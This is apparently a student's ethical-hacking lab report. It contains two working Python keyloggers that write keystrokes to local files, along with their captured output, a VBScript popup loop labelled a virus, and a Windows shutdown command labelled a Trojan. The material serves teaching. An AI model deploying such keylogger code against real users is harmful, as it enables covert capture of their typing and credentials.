Ethical Hacking Lab
Module 4

Developing and implementing malwares

Aim: To create a simple keylogger that logs keystrokes to a file using Python

Theory: Keylogger

A keylogger is a type of malware that records keystrokes made on a keyboard. This keylogger captures the keys pressed by the user and stores them in a log file. For educational purposes, understanding keyloggers helps in learning how to protect systems from such threats.

Code:

> keylogger.py

```python
import keyboard

log_file = 'keystrokes.txt'

def on_key_press(event):
    with open(log_file, 'a') as f:
        f.write('{}\n'.format(event.name))

keyboard.on_press(on_key_press)
keyboard.wait()
```

> keymonitor.py

```python
from pynput.keyboard import Listener
import logging

log_dir = "C:/Users/itsak/Downloads/MCA/SYMCA/Sem 3/Ethical Hacking/"
logging.basicConfig(filename=(log_dir        +      "keylog.txt"),        level=logging.DEBUG,
format='%(asctime)s: %(message)s')

def my_key_on_press(key):
    logging.info(str(key))

with Listener(on_press=my_key_on_press) as listener:
    listener.join()
```

Output:

```
≡ keystrokes.txt ×                                                  ⬛ ⋯
≡ keystrokes.txt
 1    shift
 2    A
 3    k
 4    a
 5    s
 6    h
 7    space
 8    shift
 9    C
10    h
11    o
12    u
13    d
14    h
15    a
16    r
17    y
18    print screen
19
```

```
≡ keylog.txt ×                                                     ⬛ ⋯
≡ keylog.txt
 1    2024-08-28 19:52:55,248: Key.backspace
 2    2024-08-28 19:52:56,021: Key.shift
 3    2024-08-28 19:52:56,266: 'A'
 4    2024-08-28 19:52:56,509: 'k'
 5    2024-08-28 19:52:56,631: 'a'
 6    2024-08-28 19:52:56,817: 's'
 7    2024-08-28 19:52:56,985: 'h'
 8    2024-08-28 19:52:57,813: Key.space
 9    2024-08-28 19:52:57,969: Key.shift
```

```
 9    2024-08-28 19:52:57,969: Key.shift
10    2024-08-28 19:52:58,180: 'C'
11    2024-08-28 19:52:58,333: 'h'
12    2024-08-28 19:52:58,556: 'o'
13    2024-08-28 19:52:58,652: 'u'
14    2024-08-28 19:52:58,797: 'd'
15    2024-08-28 19:52:59,015: 'h'
16    2024-08-28 19:52:59,146: 'a'
17    2024-08-28 19:52:59,452: 'r'
18    2024-08-28 19:52:59,637: 'y'
19
```

2. Creating a Virus

Aim: To understand how a basic script can be used to perform malicious actions (Note: This is for educational purposes only and should not be used for actual harm)

Theory: Virus

A virus is a type of malware that attaches itself to legitimate software or files and spreads to other systems. For educational purposes, this example demonstrates how a basic script might perform harmful actions.

Code:

```
Set WshShell = WScript.CreateObject("WScript.Shell")

count = 0
Do While count < 10
    WshShell.Popup "This script has displayed 10 times and will stop now.", 1
    WScript.Sleep 1000
    count = count + 1
Loop
```

Command:

> wscript your_script.vbs

Output:

3. Creating a Trojan

Aim: To understand how a shortcut can be used to perform system actions (Note: This is for educational purposes only and should not be used to cause harm)

Theory: Trojan

A Trojan is a type of malware that disguises itself as legitimate software but performs malicious actions once executed. This example shows how a shortcut can be used to trigger a system shutdown.

Code:

```
> shutdown -s -t 50 -c "Shutdown the machine"
```

Output: